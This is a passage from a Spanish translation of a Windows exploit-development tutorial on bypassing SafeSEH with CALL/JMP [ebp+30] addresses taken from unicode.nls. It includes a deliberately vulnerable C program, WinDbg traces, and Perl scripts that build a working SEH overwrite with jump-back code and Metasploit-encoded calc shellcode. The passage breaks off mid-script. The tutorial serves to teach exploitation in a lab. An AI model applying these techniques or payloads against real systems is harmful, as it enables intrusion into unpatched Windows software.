- Si la dirección del controlador se sobrescribe con una dirección de la pila directamente, no será ejecutada. Pero si el puntero al manejador de excepciones se sobrescribe con una dirección de Heap (montículo), será llamada. (Por supuesto, esto implica cargar el exploit en el Heap y luego tratar de adivinar una dirección más o menos fiable en el Heap donde se puede redirigir el flujo de la aplicación. Esto puede ser difícil porque esta dirección no puede ser predecible).

-Si la estructura exception_registration se sobrescribe y el puntero se encuentra en un controlador ya registrado, que ejecuta el código que le ayuda a obtener el control. Por supuesto, esta técnica sólo es útil si el código del controlador de excepciónes no interrumpe la Shellcode y, de hecho, ayuda a poner una dirección controlada en EIP. Es cierto que este es raramente el caso, pero a veces sucede.

http://technet.microsoft.com/en-us/security/bulletin/ms03-026

Evitando el SafeSEH: Usar una dirección fuera del rango de direcciones de los módulos cargados

Los módulos de carga o imagen del ejecutable cargado en la memoria cuando se ejecuta una aplicación lo más probable es que tenga referencias a las instrucciones POP POP RET, que es lo que buscamos por lo general al momento de construir exploits de SEH. Pero este no es el único espacio de memoria donde podemos encontrar instrucciones similares. Si podemos encontrar instrucción POP POP RET en un lugar fuera del rango de direcciones de un módulo cargado, y este lugar es estático (porque, por ejemplo, pertenece a uno de los procesos del sistema operativo Windows), entonces tú puedes usar esa dirección también. Por desgracia, incluso si encuentras una dirección que es estática, te darás cuenta que esta dirección no puede ser la misma dirección a través de diferentes versiones del sistema operativo. Así que el exploit sólo puede funcionar si sólo usas una versión específica del sistema operativo.

Otra forma (tal vez incluso mejor) para superar este "problema" es mirar otro conjunto de instrucciones.

call dword ptr[esp+nn] / jmp dword ptr[esp+nn] / call dword ptr[ebp+nn] / jmp dword ptr[ebp+nn] / call dword ptr[ebp-nn] / jmp dword ptr[ebp-nn]

(Posibles offsets (nn) a buscar son: esp+8, esp+14, esp+1c, esp+2c, esp+44, esp+50, ebp+0c, ebp+24, ebp+30, ebp-04, ebp-0c, ebp-18).

Una alternativa sería que, si ESP+8 apunta a la estructura de exception_registration también, entonces podrías buscar una combinación POP POP RET (en el espacio de memoria fuera del rango de los módulos cargados) y sería demasiado trabajo.

Por último, puedes buscar "ADD ESP+8+RET", que evitaría el SafeSEH también.

Digamos que quieres buscar EBP+30. Convierte el CALL y las instrucciones JMP a opcodes:

```
0:000> a
004010cb call dword ptr[ebp+0x30]
call dword ptr[ebp+0x30]
004010ce jmp dword ptr[ebp+0x30]
jmp dword ptr[ebp+0x30]
004010d1

0:000> u 004010cb
004010cb ff5530          call    dword ptr [ebp+30h]
004010ce ff6530          jmp     dword ptr [ebp+30h]
```

Ahora trata de encontrar una ubicación dirección que tenga estas instrucciones, y se encuentre fuera de los módulos cargados o espacio de direcciones del ejecutable binario, y puede que tengas un ganador.

Para demostrar esto, vamos a utilizar el código sencillo que se usamos para explicar la protección /GS (cookie pila) (ejemplo 1), y trata de construir un exploit funcional en Windows 2003 Server R2 SP2, Inglés, Standard Edition.

```
#include "stdafx.h"
#include "stdio.h"
#include "windows.h"

void GetInput(char* str, char* out)
{
        char buffer[500];
        try
        {
         strcpy(buffer,str);
        strcpy(out,buffer);
         printf("Input received : %s\n",buffer);
        }
        catch (char * strErr)
        {
                printf("No valid input received ! \n");
                printf("Exception : %s\n",strErr);
        }
}

int main(int argc, char* argv[])
{
    char buf2[128];
    GetInput(argv[1],buf2);
    return 0;
```

```
}
```

Esta vez, compila este ejecutable sin / GS y /RTC, pero asegúrate de que el ejecutable tenga SafeSEH habilitado (/SafeSEH: no, no se establece en las opciones de línea de comandos del 'enlazador'). Nota: Estoy ejecutando Windows Server 2003 R2 Standard Edition Service Pack 2, Inglés, con DEP en modo OptIn (este sólo se activa en los procesos básicos de Windows, que no es la configuración predeterminada en Windows Server 2003 R2 Service Pack 2. No te preocupes. Vamos a hablar acerca de DEP/NX más adelante).

Al cargar el ejecutable en OllyDbg, podemos ver que todos los módulos y ejecutables están protegidos con SafeSEH.

Vamos a sobrescribir la estructura SE después de 508 bytes. Así que pondremos el siguiente código "BBBB" en Next_SEH y "DDDD" en SEH:

```
my $size=508;
$junk="A" x $size;
$junk=$junk."BBBB";
$junk=$junk."DDDD";
system("\"C:\\Program Files\\Debugging Tools for Windows
(x86)\\windbg\" seh \"$junk\"\r\n");
```

```
Executable search path is:
ModLoad: 00400000 00406000   seh.exe
ModLoad: 7c800000 7c8c2000   ntdll.dll
ModLoad: 77e40000 77f42000   C:\WINDOWS\system32\kernel32.dll
ModLoad: 78520000 785c3000   C:\WINDOWS\WinSxS\x86_Microsoft.VC90…dll
(c5c.c64): Break instruction exception - code 80000003 (first chance)
eax=78600000 ebx=7ffdb000 ecx=00000005 edx=00000020 esi=7c8897f4
edi=00151f38
eip=7c81a3e1 esp=0012fb70 ebp=0012fcb4 iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000202
ntdll!DbgBreakPoint:
7c81a3e1 cc              int     3
0:000> g
(c5c.c64): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
```

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

```
eax=0012fd41 ebx=00000000 ecx=0012fd41 edx=00130000 esi=00000001
edi=004033a8
eip=004010cb esp=0012fcb4 ebp=0012feec iopl=0         nv up ei pl nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00010206
seh!GetInput+0xcb:
004010cb 8802            mov     byte ptr [edx],al
ds:0023:00130000=41
0:000> !exchain
0012fee0: 44444444
Invalid exception stack at 42424242
```

OK. Hasta ahora todo bien. Ahora tenemos que encontrar una dirección para ponerla en SEH. Todos los módulos (y el binario ejecutable) están compilados con SafeSEH, por lo que no se puede utilizar una dirección de estos rangos.

Busquemos en memoria instruccioes como: CALL/JMP DWORD PTR [reg + nn]. Sabemos que el Opcode ff 55 30 = call dword ptr [ebp+0x30] y el Opcode ff 65 30 = jmp dword ptr [ebp+0x30].

```
0:000> s 0100000 l 77fffff ff 55 30
00270b0b  ff 55 30 00 00 00 00 9e-ff 57 30 00 00 00 00 9e
.U0......W0.....
```

Alternativamente, puedes usar mi propio plugin pvefindaddr de pycommand de Immunity Debugger para ayudarte en la búsqueda de esas direcciones. El comando !pvefindaddr jseh buscará todas las combinaciones CALL/JMP de forma automática y sólo ordenará las que están fuera del rango de un módulo cargado:


```
0BADF00D ================================================================================
0BADF00D !pvefindaddr Usage
0BADF00D ------------------
0BADF00D !pvefindaddr <operation> [<options>]
0BADF00D Valid operations:
0BADF00D p [reg] [module](look for pop pop ret) - optionally specify reg and module to filter on
0BADF00D        Only addresses from non-safeseh protected modules/binaries will be listed
0BADF00D j <reg> [module](look for jmp <reg>, call <reg>, push <reg>+ret) (optionally filter on module)
0BADF00D jseh           (look for jmp/call dword ptr[ebp/esp+nn and ebp-nn])
0BADF00D        Only addresses outside address range of modules will be listed
0BADF00D nosafeseh      (List all modules that are not safeseh protected)
0BADF00D
0BADF00D
0BADF00D [nosafeseh] Getting safeseh status for loaded modules :
0BADF00D All loaded modules are safeseh protected - good luck
0BADF00D
0BADF00D --------------------------------------------------------------------------------
0BADF00D Search for jmp/call dword[ebp/esp+nn] combinations started - please wait...
0BADF00D --------------------------------------------------------------------------------
00280B0B Found CALL DWORD PTR SS:[EBP+30] at 0x00280b0b - Access: (PAGE_READONLY)
0BADF00D Search complete
0BADF00D Found 1 address(es)
```

!pvefindaddr jseh

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

(Nota - la imagen de arriba es de otro sistema, haz caso omiso de la dirección que se ha encontrado por ahora). Si deseas una copia de este plugin: https://www.corelan.be/?dl_id=31

También, puedes obtener una vista en el mapa de memoria utilizando Immnunity Debugger u OllyDbg, por lo que se puedes ver a donde pertenece cada dirección.



También puedes utilizar la herramienta VADUMP de Microsoft para volcar los segmentos del espacio de direcciones virtuales.

Nota del traductor: Parece que ya MS no tiene esa herramienta en su Web.

Regresa a nuestra operación de búsqueda. Si quieres buscar más instrucciones similares/diferentes (básicamente, aumentando del ámbito de búsqueda), omite el valor del Offset en su búsqueda (o simplemente utiliza el plugin !pvefindaddr de Immunity Debugger y obtendrás todos los resultados de inmediato):

```
0:000> s 0100000 l 77ffffff ff 55
00267643  ff 55 ff 61 ff 54 ff 57-ff dc ff 58 ff cc ff f3
.U.a.T.W...X....
00270b0b  ff 55 30 00 00 00 00 9e-ff 57 30 00 00 00 00 9e
.U0......W0.....
002fbfd8  ff 55 02 02 02 56 02 02-03 56 02 02 04 56 02 02
.U...V...V...V..
00401183  ff 55 8b ec f6 45 08 02-57 8b f9 74 25 56 68 54
.U...E..W..t%VhT
```

```
0040149e  ff 55 14 eb ed 8b 45 ec-89 45 e4 8b 45 e4 8b 00
.U....E..E..E...
00401509  ff 55 14 eb f0 c7 45 e4-01 00 00 00 c7 45 fc fe
.U....E......E..
00401542  ff 55 8b ec 8b 45 08 8b-00 81 38 63 73 6d e0 75
.U...E....8csm.u
0040163e  ff 55 8b ec ff 75 08 e8-4e ff ff ff f7 d8 1b c0
.U...u..N.......
004016b1  ff 55 8b ec 8b 4d 08 b8-4d 5a 00 00 66 39 01 74
.U...M..MZ..f9.t
004016f1  ff 55 8b ec 8b 45 08 8b-48 3c 03 c8 0f b7 41 14
.U...E..H<....A.
00401741  ff 55 8b ec 6a fe 68 e8-22 40 00 68 65 18 40 00
.U..j.h."@.he.@.
00401866  ff 55 8b ec ff 75 14 ff-75 10 ff 75 0c ff 75 08
.U...u..u..u..u.
004018b9  ff 55 8b ec 83 ec 10 a1-28 30 40 00 83 65 f8 00
.U......(0@..e..
0040198f  ff 55 8b ec 81 ec 28 03-00 00 a3 80 31 40 00 89
.U....(.....1@..
```

¡Bingo! Ahora tenemos que encontrar la dirección que va a hacer un salto a nuestra estructura. Esta dirección no puede residir en el espacio de direcciones del sistema binario o de uno de los módulos cargados.

Por cierto: si nos fijamos en el contenido de EBP, cuando se produce la excepción, vemos:

```
(be8.bdc): Break instruction exception - code 80000003 (first chance)
eax=78600000 ebx=7ffde000 ecx=00000005 edx=00000020 esi=7c8897f4
edi=00151f38
eip=7c81a3e1 esp=0012fb70 ebp=0012fcb4 iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000202
ntdll!DbgBreakPoint:
7c81a3e1 cc              int     3
0:000> g
(be8.bdc): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fd41 ebx=00000000 ecx=0012fd41 edx=00130000 esi=00000001
edi=004033a8
eip=004010cb esp=0012fcb4 ebp=0012feec iopl=0         nv up ei pl nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00010206
seh!GetInput+0xcb:
004010cb 8802            mov     byte ptr [edx],al
ds:0023:00130000=41
0:000> d ebp
0012feec  7c ff 12 00 79 11 40 00-f1 29 33 00 fc fe 12 00
|...y.@..)3.....
0012fefc  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
```

```
0012ff0c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
0012ff1c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
0012ff2c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
0012ff3c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
0012ff4c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
0012ff5c  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41
AAAAAAAAAAAAAAAA
```

Regresemos a los resultados de búsqueda. Todas las direcciones (véase el resultado de la operación de búsqueda anterior) que se inician con 0×004 no se pueden utilizar (porque pertenecen al propio binario), y sólo 0x00270b0b saltará. Esta dirección pertenece a unicode.nls (y no a cualquiera de los módulos cargados). Si nos fijamos en el espacio de direcciones virtuales para múltiples procesos (svchost.exe, w3wp.exe, csrss.exe, etc), se puede ver que unicode.nls se asigna en una gran cantidad de procesos (no todos), en una dirección base diferente. Por suerte, la dirección base permanece estática para cada proceso. Para las aplicaciones de consola, siempre se pueden asignar a 0×00260000 (en Windows 2003 Server R2 Standard SP2 Inglés, lo que hace al exploit confiable. En Windows XP Service Pack 3, Inglés, se asigna a 0×00270000 (entonces, la dirección a utilizar en Windows XP SP3 sería 0x00280b0b).


(De nuevo, puedes usar mi propio !pvefindaddr de pycommand, que va a hacer todo este trabajo de forma automática)

El único problema que podemos tener es lidiar con el hecho de que nuestra dirección "CALL dword ptr [EBP 30 h]" de unicode.nls comienza con un byte nulo, y la entrada es ASCII (byte nulo, terminador de cadena) (por lo que no será capaz de poner nuestra Shellcode después de sobreescribir SEH, pero tal vez podamos ponerlo antes de sobrescribir la estructura SE y hacer referencia a ella de todos modos (o, alternativamente, se podría tratar de saltar "atrás" en lugar de avanzar. de todas formas, veremos que podemos hacer). Si esto hubiera sido un exploit unicode, no habría sido un problema (00 00 es el fin de cadena en unicode, no 00).

Vamos a sobreescribir NextSEH con algunos BP´s, y poner 0x00270b0b en el SEH:

```
$junk="A" x 508;
$junk=$junk."\xcc\xcc\xcc\xcc";
```

```
$junk=$junk.pack('V',0x00270b0b);
```




```
Executable search path is:
ModLoad: 00400000 00406000   seh.exe
ModLoad: 7c800000 7c8c2000   ntdll.dll
ModLoad: 77e40000 77f42000   C:\WINDOWS\system32\kernel32.dll
ModLoad: 78520000 785c3000
C:\WINDOWS\WinSxS\x86_Microsoft.VC90.CRT_1...dll
(a94.c34): Break instruction exception - code 80000003 (first chance)
eax=78600000 ebx=7ffdb000 ecx=00000005 edx=00000020 esi=7c8897f4
edi=00151f38
eip=7c81a3e1 esp=0012fb70 ebp=0012fcb4 iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000202
ntdll!DbgBreakPoint:
7c81a3e1 cc              int     3
0:000> g
(a94.c34): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fd41 ebx=00000000 ecx=0012fd41 edx=00130000 esi=00000001
edi=004033a8
eip=004010cb esp=0012fcb4 ebp=0012feec iopl=0         nv up ei pl nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00010206
seh!GetInput+0xcb:
004010cb 8802            mov     byte ptr [edx],al
ds:0023:00130000=41

0:000> !exchain
0012fee0: 00270b0b
Invalid exception stack at cccccccc
```

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

```
0:000> g
(a94.c34): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=00270b0b edx=7c828786 esi=00000000
edi=00000000
eip=0012fee0 esp=0012f8e8 ebp=0012f90c iopl=0         nv up ei pl zr
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000246
0012fee0 cc              int     3

0:000> d eip
0012fee0  cc cc cc cc 0b 0b 27 00-00 00 00 00 7c ff 12 00  ......'.....|...
0012fef0  79 11 40 00 f1 29 33 00-fc fe 12 00 41 41 41 41  y.@..)3.....AAAA
0012ff00  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff10  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff20  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff30  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff40  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff50  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0:000> d
0012ff60  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff70  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff80  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff90  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ffa0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ffb0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ffc0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ffd0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

La nueva (controlada) cadena SEH indica que hemos correctamente sobrescrito nSEH y SEH, y después de pasar la excepción a la aplicación, el salto fue hecho a nuestro jumpcode de 4 bytes en nSEH. (4 BP´s en nuestro escenario).

Al pasar a través de las instrucciones después de que la excepción se ha producido (comando 't' en WinDbg), podemos ver que las rutinas de validación fueron ejecutadas (por ntdll), la dirección se determinó que era válida (CALL ntdll RtlIsValidHandler) y, finalmente, el manejador fue ejecutado, lo cual nos lleva de nuevo a la nSEH (4 BP´s):

```
eax=00000000 ebx=00000000 ecx=00270b0b edx=7c828786 esi=00000000
edi=00000000
eip=7c828770 esp=0012f8f0 ebp=0012f90c iopl=0         nv up ei pl zr
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000246
ntdll!ExecuteHandler2+0x24:
7c828770 ffd1            call    ecx {00270b0b}
0:000>
eax=00000000 ebx=00000000 ecx=00270b0b edx=7c828786 esi=00000000
edi=00000000
eip=00270b0b esp=0012f8ec ebp=0012f90c iopl=0         nv up ei pl zr
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000246
```

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

```
00270b0b ff5530          call    dword ptr [ebp+30h]
ss:0023:0012f93c=0012fee0
0:000>
eax=00000000 ebx=00000000 ecx=00270b0b edx=7c828786 esi=00000000
edi=00000000
eip=0012fee0 esp=0012f8e8 ebp=0012f90c iopl=0         nv up ei pl zr
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000246
0012fee0 cc              int     3
```

Al ver EIP (mira la salida de Windbg anterior), podemos ver que nuestra buffer "junk" o "basura" puede ser fácilmente referenciado, a pesar del hecho de que no podría sobrescribir más memoria después de sobreescribir SEH (porque contiene un byte nulo). Así que todavía puedes ser capaz de obtener un exploit funcional. El espacio de la Shellcode será más o menos limitado (500 bytes o menos), pero debería funcionar.

Así que si se sustituyen las A´s con NOP´s+Shellcode+basura, y hacemos un salto en los NOP´s, debemos ser capaces de tomar el control.

Exploit de ejemplo (con BP´s como Shellcode):

```
my $size=508;
my $nops = "\x90" x 24;
my $shellcode="\xcc\xcc";
$junk=$nops.$shellcode;
$junk=$junk."\x90" x ($size-length($nops.$shellcode));
$junk=$junk."\xeb\x1a\x90\x90";  #nseh, jump 26 bytes
$junk=$junk.pack('V',0x00270b0b);
print "Payload length : " . length($junk)."\n";
system("\"C:\\Program Files\\Debugging Tools for Windows
(x86)\\windbg\" seh \"$junk\"\r\n");
```

```
Symbol search path is: SRV*C:\windbg
symbols*http://msdl.microsoft.com/download/symbols
Executable search path is:
ModLoad: 00400000 00406000   seh.exe
ModLoad: 7c800000 7c8c2000   ntdll.dll
ModLoad: 77e40000 77f42000   C:\WINDOWS\system32\kernel32.dll
ModLoad: 78520000 785c3000   C:\WINDOWS\WinSxS\x86_...4148_x-
ww_D495AC4E\MSVCR90.dll
(6f8.9ac): Break instruction exception - code 80000003 (first chance)
eax=78600000 ebx=7ffd9000 ecx=00000005 edx=00000020 esi=7c8897f4
edi=00151f38
eip=7c81a3e1 esp=0012fb70 ebp=0012fcb4 iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000202
ntdll!DbgBreakPoint:
```

```
7c81a3e1 cc              int     3
0:000> g
(6f8.9ac): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fd90 ebx=00000000 ecx=0012fd90 edx=00130000 esi=00000001
edi=004033a8
eip=004010cb esp=0012fcb4 ebp=0012feec iopl=0         nv up ei ng nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00010286
seh!GetInput+0xcb:
004010cb 8802            mov     byte ptr [edx],al
ds:0023:00130000=41
0:000> !exchain
0012fee0: 00270b0b
Invalid exception stack at 90901aeb
0:000> g
(6f8.9ac): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=00270b0b edx=7c828786 esi=00000000
edi=00000000
eip=0012ff14 esp=0012f8e8 ebp=0012f90c iopl=0         nv up ei pl zr
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000246
0012ff14 cc              int     3
0:000> d eip
0012ff14  cc cc 90 90 90 90 90 90-90 90 90 90 90 90 90 90
................
0012ff24  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
................
0012ff34  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
................
0012ff44  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
................
0012ff54  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
................
0012ff64  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
................
0012ff74  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
................
0012ff84  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
................
```

¡Baam! (es decir, si puedes encontrar una forma de evitar la corrupción de la Shellcode al saltar hacia delante. ☹

Bueno, qué diablos, vamos a usar 2 saltos hacia atrás para superar la corrupción y hacer que esto funcione:


- Un salto (atrás) en nSEH (7 bytes), que pondrá EIP al final de el buffer antes de llegar a la estructura de SE.

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

- Ejecuta un salto atrás de 400 bytes (-400 (decimal) = fffffe70 hexadecimal)). El número de NOP´s antes de poner la Shellcode se estableció en 25 (porque la Shellcode no se ejecutaré apropiadamente de otra manera).

- Vamos a poner la shellcode en el Payload antes de que la estructura de SE se haya sobrescrito.

```
my $size=508;  #before SE structure is hit
my $nops = "\x90" x 25; #25 needed to align shellcode
# windows/exec - 144 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, CMD=calc
my
$shellcode="\xd9\xcb\x31\xc9\xbf\x46\xb7\x8b\x7c\xd9\x74\x24\xf4\xb1"
.
"\x1e\x5b\x31\x7b\x18\x03\x7b\x18\x83\xc3\x42\x55\x7e\x80" .
"\xa2\xdd\x81\x79\x32\x55\xc4\x45\xb9\x15\xc2\xcd\xbc\x0a" .
"\x47\x62\xa6\x5f\x07\x5d\xd7\xb4\xf1\x16\xe3\xc1\x03\xc7" .
"\x3a\x16\x9a\xbb\xb8\x56\xe9\xc4\x01\x9c\x1f\xca\x43\xca" .
"\xd4\xf7\x17\x29\x11\x7d\x72\xba\x46\x59\x7d\x56\x1e\x2a" .
"\x71\xe3\x54\x73\x95\xf2\x81\x07\xb9\x7f\x54\xf3\x48\x23" .
"\x73\x07\x89\x83\x4a\xf1\x6d\x6a\xc9\x76\x2b\xa2\x9a\xc9" .
"\xbf\x49\xec\xd5\x12\xc6\x65\xee\xe5\x21\xf6\x2e\x9f\x81" .
"\x91\x5e\xd5\x26\x3d\xf7\x71\xd8\x4b\x09\xd6\xda\xab\x75" .
"\xb9\x48\x57\x7a";

$junk=$nops.$shellcode;
$junk=$junk."\x90" x ($size-length($nops.$shellcode)-5); #5 bytes =
length of jmpcode
$junk=$junk."\xe9\x70\xfe\xff\xff"; #jump back 400 bytes
$junk=$junk."\xeb\xf9\xff\xff";  #jump back 7 bytes (nseh)
$junk=$junk.pack('V',0x00270b0b);  #seh

print "Payload length : " . length($junk)."\n";
system("seh \"$junk\"\r\n");
```



Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

Vuelva a compilar el ejecutable con /GS y /SafeSEH (ambas protecciones a la vez) y prueba el exploit de nuevo.

Notarás que el exploit falla, pero eso es sólo porque el offset para sobrescribir la estructura SE es diferente (por la security_cookie que sigue).

Después de cambiar el offset y mover la Shellcode un poco más, este trozo de código hará el truco de nuevo (Windows 2003 Server R2 SP2 Standard, Inglés. La aplicación compilada con /GS y /SafeSEH, no dispone de DEP para seh.exe)

```
my $size=516; #new offset to deal with GS
